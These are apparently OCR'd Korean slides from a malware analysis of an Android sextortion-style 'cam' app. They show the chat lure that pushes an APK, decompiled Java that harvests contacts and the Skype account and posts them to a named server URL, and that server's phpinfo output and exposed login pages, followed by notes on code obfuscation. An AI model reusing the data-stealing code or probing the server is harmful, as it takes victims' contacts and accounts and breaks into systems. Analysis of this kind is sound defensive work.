
낯선 사람을 기다리고 있습니다.

낯선 사람과 연결되었습니다. 인사를 나눠보세요.

18:27 당신: ㅎㅇ

낯선 사람: w 스카이프에서 화끈한 영통으로 서로 자위하면서 스트레스 풀고 싶은 오빠들 제 스카이프 아이디 wlsk518 추가해요 망설이지마시고 얼른오세요 18:27 Android

낯선 사람과 연결이 끊어졌습니다.



23

누나네

나 지 방금
1개의 파일 전송
스카이프_talk.apk
1.00Mb, 26초 취소

나 방금
누난 어디살어?

이건머야?

영통 하자

나 지 방금
다운 받고 입장하면 되


화끈한 영통

나 여기서 안되


통화 응답 없음 방금

나 방금
왜?

Phishing Cam Application




```java
package com.xinghai.contact;

import android.app.Activity;

public class MainActivity
  extends Activity
{
  protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    startService(new Intent(this, GogleService.class));
    finish();
  }
```




```java
public void run()
{
  Log.e("tag", "2");
  String str1 = HttpTools.getContacts(GogleService.this);
  String str2 = HttpTools.getSkypeAcount(GogleService.this);
  HashMap localHashMap = new HashMap();
  localHashMap.put("smscontent", str1 + "<br/>" + str2);
  localHashMap.put("sbid", GogleService.this.number);
  String str3 = HttpTools.postUrl("http://www.melo123.net/c29/saves.php", localHashMap);
  Log.e("tag", "result = " + str3);
```

Phishing Cam Server



PHP Version 5.2.6


System	Windows NT SN4Q86KIHYBW 5.2 build 3790
Build Date	May 2 2008 18:01:20
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared" "--with-extra-includes=C:\Program Files (x86)\Microsoft SDK\Include;C:\PROGRA~2\MICROS~2\VC98\ATL\INCLUDE;C:\PROGRA~2\MICROS~2\VC98\INCLUDE;C:\PROGRA~2\MICROS~2\VC98\MFC\INCLUDE" "--with-extra-libs=C:\Program Files (x86)\Microsoft SDK\Lib;C:\PROGRA~2\MICROS~2\VC98\LIB;C:\PROGRA~2\MICROS~2\VC98\MFC\LIB"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\APMServ5.2.6\PHP\php.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, https, ftps, zip
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, sslv2, tls
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, mcrypt.*, mdecrypt.*



Apache Environment


Variable	Value
HTTP_HOST	www.melo123.net
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-us,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_COOKIE	PHPSESSID=bc26278a09964fafe4c6c98f21a37674
HTTP_CONNECTION	keep-alive
PATH	C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
SystemRoot	C:\WINDOWS
COMSPEC	C:\WINDOWS\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
WINDIR	C:\WINDOWS
SERVER_SIGNATURE	<address>Apache/2.2.9 (APMServ) PHP/5.2.6 Server at www.melo123.net Port 80</address>
SERVER_SOFTWARE	Apache/2.2.9 (APMServ) PHP/5.2.6
SERVER_NAME	www.melo123.net
SERVER_ADDR	122.10.49.147
SERVER_PORT	80
REMOTE_ADDR	176.10.100.227
DOCUMENT_ROOT	D:/APMServ5.2.6/www/htdocs
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	D:/APMServ5.2.6/www/htdocs/c29/phpinfo.php
REMOTE_PORT	57860
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*
REQUEST_URI	/c29/phpinfo.php
SCRIPT_NAME	/c29/phpinfo.php

Phishing Cam Server



www.melo123.net/c29/saves.php

```
Warning: Cannot modify header information - headers already sent by (output started at
D:₩APMServ5.2.6₩www₩htdocs₩c29₩saves.php:1) in D:₩APMServ5.2.6₩www₩htdocs
₩c29₩saves.php on line 2
0
```




www.melo123.net/c29/

Members Login

사용자 이름:

비밀 번호:



www.melo123.net/phpmyadmin/

Welcome to phpMyAdmin

Language

English (utf-8)

Log in


Server	127.0.0.1:3306
Username:	root
Password:	

Cookies must be enabled past this point.

Android Obfuscation

Obfuscation Code


- **What is Obfuscation Code?**
  - 코드의 실행 특성은 유지하면서, 역공학을 어렵게 변형시키는 기법




- **난독화의 효과**
  - 분석 도구를 방해
  - 분석가의 일을 늘려 분석시간 지연 (역공학 무력화)
  - 행위 숨기기
- **난독화의 한계**
  - 암호화 만큼 충분히 강한 난독화가 불가능
    - Barak, et al., 2001. On the (im) possibility of obfuscating programs - CRYPTO 2001
  - 사용된 난독화 기법을 알면 분석 가능
    - Appel, A., 2002. Deobfuscation is in NP.

The International Obfuscated C Code Contest

- http://en.wikipedia.org/wiki/International_Obfuscated_C_Code_Contest
- http://www.ioccc.org/winners.html

